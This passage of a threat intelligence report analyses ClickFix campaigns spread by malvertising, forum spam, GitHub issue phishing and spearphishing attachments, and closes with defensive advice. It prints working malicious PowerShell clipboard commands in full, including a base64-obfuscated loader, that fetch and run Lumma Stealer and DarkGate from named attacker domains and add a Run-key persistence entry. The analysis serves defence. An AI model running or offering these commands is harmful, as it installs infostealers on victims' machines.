As shown in the images above, the original variant was translated into the language of the targeted victims, highlighting how ClickFix variants are evolving and being tailored for specific audiences.

As highlighted in our annual High-Tech Crime Trends Report 2025, APT28 also used this tactic against the Ukrainian government as reported by Ukrainian CERT. Below image illustrates the killchain from the phishing email to the reverse shell.




Figure 23. Killchain from phishing email to reverse shell by CERT-UA.

Malvertising

Among the ways of spreading ClickFix in the wild was malvertising. We observed many seemingly innocuous sites that offer content like movies, free games, cracked software, video downloaders, etc.. containing malicious ads which at some point started redirecting users to ClickFix pages or showing popups that upon clicking opens a ClickFix page.

Below figure shows user browsing history and how the user was redirected to the ClickFix page after visiting a site for downloading youtube videos:

id	url	title
Fil…	Filter	Filter
81	https://www.google.com/search?…	download video from youtube - Google Search
82	https://en1.savefrom.net/1-youtube-video-downloader-3vV/	Download Youtube Videos for Free - SaveFrom.net
83	https://bilbilanga.pro/go/c277142a-8c66-4c95-9be2-35d37d690786	Verify You Are Human

Figure 24. Browser history and redirection.


The following is the malicious powershell script that is copied to user clipboard on that page:

```
powershell.exe -W Hidden -command $url =
'https://finalstepgo.com/uploads/il2.txt'; $response = Invoke-WebRequest
-Uri $url -UseBasicParsing; $text = $response.Content; iex $text
```

This script downloads another powershell script from https://finalstepgo.com/uploads/il2.txt:

```
$DC9otj0V='https://finalstepgo.com/uploads/il222.zip';
$Oo9IGFrX=$env:APPDATA+'\OIlqJYuE';
$jRAYnWOS=$env:APPDATA+'\yANrdNKT.zip';
$BtdSGfci=$Oo9IGFrX+'\PrivacyDrive.exe'; if (-not (teST-PatH $Oo9IGFrX))
{ new-itEM -Path $Oo9IGFrX -ItemType Directory }; STart-biTSTrANSFeR
-Source $DC9otj0V -Destination $jRAYnWOS;
ExPAnD-aRcHIVE -Path $jRAYnWOS -DestinationPath $Oo9IGFrX -Force; remOvE-ITem $jRAYnWOS; StarT-ProCESS
$BtdSGfci; NEw-itemPrOPeRtY -Path
'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'RATU0Beb'
-Value $BtdSGfci -PropertyType 'String';
```

This eventually downloads and executes the below file, which is actually the Lumma Infostealer (SHA1: 03ac191b235b3a867539720070a5e6ca1108b4f2):



We've identified other sites with similar behavior, what all these sites have in common is that they provide illegal video/movies downloading/streaming services. They were used as distribution infrastructure through the popups that appear on them. Some of these sites are:

- *.savefrom.net
- unblocked.watch
- mp3fromlink.com
- hisotv.com
- www.portalmovies.com.ar
- sfrom.net
- tagalogdubbed.com
- www.youtubepp.com
- ssyoutube.com
- www.y2mate.com
- Multicanais.love

Another example from browser history showing redirects from a free movies site to many clickfix pages having titles such as "..Loading..", "Security Check", "Verify You Are Human":

id	url	title	visit_count
Filter	Filter	Filter	Filter
1000	https://tgb4.top15top.shop/embed-...		1
997	https://og.munandicdr.shop/cx/...	..Loading..	1
998	https://851660.efficientorbit.co/?...	..Loading..	1
999	https://851660.efficientorbit.co/	..Loading..	1
995	https://click2earnfree.com/go/6e1e424e-82b8-4ff9-...	Security Check	1
994	https://849812.efficientorbit.co/	Security Check	1
992	https://og.munandicdr.shop/cx/...	..Loading..	1
993	https://849812.efficientorbit.co/?...	..Loading..	1
990	https://www.liveplaygame.com/...	Verify You Are Human	1
991	https://fly.storage.tigris.dev/let-it-start/Cut-The-...	Verify You Are Human	1
987	https://og.munandicdr.shop/cx/...	..Loading..	1
988	https://854911.visualtourbill.co/?...	..Loading..	1
984	https://adruvia.com/6759f49e6272fabc9f5b5929	Security Check	2
986	https://vk.baserzein.top/cx/...	Security Check	1
983	https://hinniedhajjes.shop/...	Security Check	1
980	https://ed.ungirthfraple.top/cx/...		1
981	https://xml-eu-v4.rocoads.com/click?...		1
982	https://fivebeanfastbot.com/index51.php?...		1
979	https://weegraphooph.net/?...	Redirect	1
978	https://cima4u.actor/gladiator-20-1/?wat=1	Gladiator (2000) - Cima4U - السينما للجميع	1
976	https://bv.ameencarpid.shop/cx/...		1
977	https://purecopperapp.monster/indexg.php?...		1
972	https://weegraphooph.net/?...	Redirect	1
971	https://cima4u.actor/gladiator-20-1/	Gladiator (2000) - Cima4U - السينما للجميع	1
970	https://purecopperapp.monster/indexg.php?...		1
969	https://bv.ameencarpid.shop/cx/...		1

Figure 24. Browser history after visiting a website with malicious ads redirecting to ClickFix pages.

This website, like many others, generates revenue through an ad network, where more ad redirects lead to higher earnings, the visitor of these sites is forcibly redirected to these sites by making hidden buttons on the page or mapping the Back Page button to the trigger. The ad network delivers malicious ads containing ClickFix content, and the advertisers behind these ads do not filter content, allowing anything to be advertised. These advertisers typically operate on illegitimate websites that host pirated or free content. The source of the ads on this particular page was hxxps[://]nx[.]oribichitra[.]com/rBJF1ZzvNtU/LrNQV. Using Ad Blockers can provide good protection against these ad popups and redirects.

Spamming forums and social media with links to ClickFix


Another distribution method used by threat actors is spamming forums or social media with links to ClickFix pages, in the example below the threat actor posted on a gaming forum about a crack for a new popular game:

Figure 25. Example of a post of a crack for a popular new game that leads to a ClickFix phishing page.


So, when users search the Internet for free or cracked versions of video games or software, they may encounter online forums, community posts, or public repositories with links that redirect them to ClickFix pages.

Phishing emails

Another campaign that went viral targeted github users where a threat actor creates a “github issue” with phishing content claiming that the repository has vulnerabilities, as shown in the below image:




Github then sends an email notification with the content of the issue to repository contributors, example email:




When the user opens the phishing link, the ClickFix page is displayed.

Spearphishing emails with HTML attachments

In the example below the threat actor sent a spearphishing email with HTML attachment which was actually a ClickFix page:



Opening the attachment shows the ClickFix page:



Injected content into clipboard:

```
ipconfig /flushdns

$base64 =
"aXBjb25maWcgL2ZsdXNoZG5zDQoNCiRDTiA9ICdjOlxcdXNlcnNcXHB1YmxpY1xcd2EuaHRhJzsNCmludm9rZS13ZWJyZXF1ZXN0IC11cmkgaHR0cHM6
Ly9saW5rdG94aWMzNC5jb20vd3AtY29udGVudC90aGVtZXMvdHdlbnR5dHdlbnR5dHdvL2RhcmsuaHRhIC1vdXRmaWxlICRDTjsNCnN0YXJ0LXByb2Nlc
3MgJENOOw0KDQpbU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHldOjpMb2FkV2l0aFBhcnRpYWxOYW1lKCJTeXN0ZW0uV2luZG93cy5Gb3JtcyIpOw0KW1
N5c3RlbS5XaW5kb3dzLkZvcm1zLk1lc3NhZ2VCb3hdOjpTaG93KCJUaGUgb3BlcmF0aW9uIGNvbXBsZXRlZCBzdWNjZXNzZnVsbHksIHBsZWFzZSByZWx
vYWQgdGhlIHBhZ2UiLCAiU3lzdGVtIiwgMCwgNjQpOw0KY2xlYXItaG9zdDsNCg0K";

iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64)));

Set-Clipboard -Value " ";

exit;
```

Noting that in the RUN dialog, only the first line is visible which is (ipconfig /flushdns) which makes it look harmless.

Final payload that is executed:

```
ipconfig /flushdns

$CN = 'c:\\users\\public\\wa.hta';
invoke-webrequest -uri https://linktoxic34.com/wp-content/themes/twentytwentytwo/dark.hta -outfile $CN;
start-process $CN;

[System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");
[System.Windows.Forms.MessageBox]::Show("The operation completed successfully, please reload the page", "System", 0,
64);
clear-host;
```

The final payload in this campaign was DarkGate malware.

Conclusion

The ClickFix technique marks an evolution in adversarial social engineering strategies, leveraging user trust and browser functionality for malware deployment. The rapid adoption of this method by both cybercriminals and APT groups underscores its effectiveness and low technical barrier. By exploiting common workflows, such as interacting with CAPTCHAs or copying commands, these attacks have demonstrated a capability to bypass traditional defenses.

Organizations must adapt to this evolving threat by incorporating technical defenses such as PowerShell restrictions and clipboard activity monitoring while prioritizing user education. These measures, when combined, can significantly diminish the risk posed by such attacks. As the landscape continues to evolve, proactive measures and vigilance are essential to mitigate the impacts of these innovative attack vectors.

For individuals, caution is equally important. Avoiding untrusted websites and prompts, using only reliable sources for downloads, and steering clear of unnecessary scripts or extensions can mitigate exposure to these threats. Staying informed about cyber threats and verifying actions before execution are essential practices to enhance personal security and effectively complement broader technical defenses.

Recommendations

For prevention:

- Users should verify URLs in emails, especially from unknown or unexpected sources.
- Users should avoid downloading cracked software, illegal material or visiting suspicious websites.
- Users should not click on links from suspicious sources.
- Users should adopt strong password practices: change passwords regularly, use unique and robust passwords for each online account, and include a combination of uppercase and lowercase letters, numbers, and symbols. And use 2FA when it is supported.
- Users should not store or save passwords in web browsers, clear text files, windows credential managers. Use password managers instead.
- Organizations should implement advanced endpoint detection and response (EDR) solutions that use behavior-based detection techniques to identify and block malicious activities. Ensure AV and/or EDR perform sandboxing of the executable files downloaded from the internet.
- Organizations should implement MFA for accessing sensitive systems and data.
- Organizations should conduct regular training sessions to educate users about social engineering tactics and new phishing schemes.
- Organizations should implement robust email filtering to block phishing emails and malicious attachments.
- Organizations should apply a strict software execution policy to prevent users from downloading malware disguised as fake software installers.
- Organization should implement application whitelisting solutions to allow only legitimate applications or scripts to run via the mshta.exe process.

- Organizations should deploy Group Policy to enforce the firewall rule across all endpoints to prevent outbound connection over 443 or 80 ports established by the mshta.exe process (Ensure that no legitimate business processes rely on mshta.exe to make network connections over port 443/80).
- Organizations should block IOCs shared by threat intelligence service providers.

If prevention was not successful, a compromise often leads to the collection and exfiltration of sensitive information from the infected host. In such case, our recommendations are:

- Immediately isolate the infected machine and disconnect it from the internet.
- Reset all passwords, session cookies, and block credit cards, etc.. assuming all sensitive data on the host, including files, has been compromised.
- Engage a DFIR team to assess the breach and conduct any necessary incident response activities.
